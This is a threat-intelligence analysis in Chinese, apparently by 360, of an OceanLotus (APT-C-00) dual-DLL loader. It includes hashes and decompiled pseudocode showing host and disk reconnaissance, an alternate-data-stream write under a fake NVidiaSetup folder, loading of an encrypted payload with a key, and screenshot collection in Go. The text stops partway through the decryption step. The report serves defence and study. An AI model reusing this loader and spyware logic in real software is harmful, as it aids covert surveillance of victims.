APT-C-00（海莲花）双重加载器及同源VMP加载器分析

admin ⋮

APT-C-00
海莲花

APT-C-00（海莲花）（也称OceanLotus）组织是一个有政府背景的境外黑客组织，自2015年360曝光海莲花以来，360高级威胁研究院一直持续跟进监测海莲花组织的最新攻击。

360高级威胁研究院在APT威胁狩猎中发现并捕获了2024年海莲花针对高价值目标发起的网络攻击。此次攻击中与以往不同的是海莲花对使用近两年半的双重后门加载器进行了“加工”，利用VMProtect软件对加载器进行了加壳保护，在反静/动态分析层面进一步加强了安全对抗程度。

样本分析


1. 双重加载器

- **模块1**

MD5	2109479e62f3c45bab00768553b158b8
文件类型	DLL动态链接库
文件大小	225280 Bytes
编译信息	MSVC


该模块是一个MSVC DLL文件，通过分析可以发现该DLL是在Visual Studio生成的默认桌面应用程序项目基础上进行修改和“加料”，主要工作流程如下:

首先，攻击者会收集主机名和磁盘信息；




```
v4.cbSize = 80;
v4.lpfnWndProc = (WNDPROC)sub_180001980;
v4.style = 3;
*(_QWORD *)&v4.cbClsExtra = 0i64;
v4.hInstance = a1;
v4.hIcon = LoadIconW(a1, (LPCWSTR)0x6B);
v4.hCursor = LoadCursorW(0i64, (LPCWSTR)0x7F00);
v4.lpszClassName = &ClassName;
*(__m128i *)&v4.hbrBackground = _mm_load_si128((const __m128i *)&xmmword_1800132D0);
v4.hIconSm = LoadIconW(v4.hInstance, (LPCWSTR)0x6C);
v1 = RegisterClassExW(&v4);
GetVolumeInformationW(                              // 获取磁盘信息
  L"C:\\",
  &VolumeNameBuffer,
  0x104u,
  &Value,
  &MaximumComponentLength,
  &FileSystemFlags,
  &FileSystemNameBuffer,
  0x104u);
nSize = 260;
GetComputerNameW(&word_1800202F0, &nSize);    // 获取主机名
DesktopWindow = GetDesktopWindow();
if ( DesktopWindow )
  GetWindowRect(DesktopWindow, &Rect);
```

然后创建目录%Temp%NVidiaSetupkd8812u，以文件流的方式写入此前收集的主机信息，在等待一定时长后调用函数ShellExecute打印文件流，其寓意暂时未知。



```
memset(Dst, 0, 0x208ui64);
ExpandEnvironmentStringsW(L"%Temp%\\NVidiaSetup", (LPWSTR)Dst, 0x104u);
CreateDirectoryW((LPCWSTR)Dst, 0i64);
v1 = (wchar_t *)&v6[46];
do
{
  v2 = v1[1] == 0;
  ++v1;
}
while ( !v2 );
wcscpy(v1, L"\\kd8812u");
CreateDirectoryW((LPCWSTR)Dst, 0i64);
v3 = -1i64;
do
  ++v3;
while ( Dst[v3] );
v4 = (wchar_t *)&v6[46];
do
{
  v2 = v4[1] == 0;
  ++v4;
}
while ( !v2 );
wcscpy(v4, L":Stream");
sub_180001300(Dst);
if ( (unsigned __int64)(2i64 * (int)v3) >= 0x208 )
{
  _report_rangecheckfailure();
  JUMPOUT(0x180001650i64);
}
Dst[(int)v3] = 0;
Sleep(7000u);
ShellExecuteW(0i64, L"print", (LPCWSTR)Dst, 0i64, 0i64, 0);
```

随后则是加载一个包含加密载荷的DLL文件，参数为加载的DLL文件模块句柄和解密Key，参数格式：小写十六进制模块句柄_解密Key。




```
ExpandEnvironmentStringsW(Src, String, 0x104u);// 恶意模块路径
result = LoadLibraryW(String);
v4 = result;
if ( !result )
  return result;
result = (HMODULE)GetProcAddress(result, ProcName);
v5 = result;
if ( !result )
  return result;
v6 = (char *)VirtualAlloc(0i64, 0x116ui64, 0x3000u, 0x40u);
v7 = v6;
if ( !v6 )
  return 0i64;
i64toa((__int64)v4, v6, 16);                    // 模块句柄
v8 = v7 - 1;
do
  v9 = *++v8 == 0;
while ( !v9 );
*(_WORD *)v8 = '_';
v10 = v7 - 1;
do
  v9 = *++v10 == 0;
while ( !v9 );
v11 = 0i64;
do                                              // 拼接 模块句柄_解密Key
{
  v12 = a9d8d785a9fd65e[v11];
  v10[v11++] = v12;
}
while ( v12 );
((void (__fastcall *)(char *, __int64, char *))v5)(v7, v11, a9d8d785a9fd65e);
```

- **模块2**

MD5	d21c4b1c1db2c9f443c4ba271f738c91
文件类型	DLL动态链接库
文件大小	2503168 Bytes
编译信息	GoLang


该模块由Go语言编写，其中包含多个开源项目，主要工作流程如下：

利用开源项目gopsutil[1]收集主机信息并写到指定路径。



```
github_com_shirou_gopsutil_v3_host_BootTimeWithContext();
v36[3] = v26;
if ( v39 )
{
  v27 = qword_64F86690 == v39 ? runtime_ifaceeq() ^ 1 : 1;
  if ( v27 )
    return 0LL;
}
v36[2] = github_com_shirou_gopsutil_v3_host_UptimeWithContext();
if ( v39 )
{
  v28 = qword_64F86690 == v39 ? runtime_ifaceeq() ^ 1 : 1;
  if ( v28 )
    return 0LL;
}
v29 = v39;
github_com_shirou_gopsutil_v3_process_PidsWithContext(v35);
if ( a1 )
  v29 = 0LL;
else
  a1 = 0LL;
v36[4] = v29;
if ( a1 )
{
  v30 = (_QWORD *)qword_64F86690 == a1 ? runtime_ifaceeq() ^ 1 : 1;
  if ( v30 )
    return 0LL;
}
v31 = github_com_shirou_gopsutil_v3_host_HostIDWithContext();
v33 = v36;
v36[22] = v39;
if ( dword_64FDB870 )
  runtime_gcWriteBarrier();
```


利用开源项目screenshot[2]截取屏幕图像并写到指定路径，截屏图像的路径则写入如上提到的信息收集文件。



```
active = github_com_kbinani_screenshot_NumActiveDisplays();
v59 = active;
v8 = 0LL;
while ( active > v8 )
{
  v60 = v8;
  DisplayBounds = github_com_kbinani_screenshot_GetDisplayBounds(v25);
  v61 = v13;
  v62 = v14;
  v56 = github_com_kbinani_screenshot_CaptureRect(v31, DisplayBounds, v46, v51);
  if ( v4 )
  {
    v1 = v16;
    v46 = runtime_gopanic(v32, v42);
    goto LABEL_17;
  }
  v69 = v15;
  v72[2] = v68;
  v72[3] = v58;
  v72[4] = "%d_%dx%d.png";
  v72[5] = 12LL;
  v53 = path_filepath_join(v32, v42, v48);
```


接下来是该组件的主要流程，解密并执行恶意载荷。

首先将上级MSVC加载器传入的解密Key进行十六进制解码。

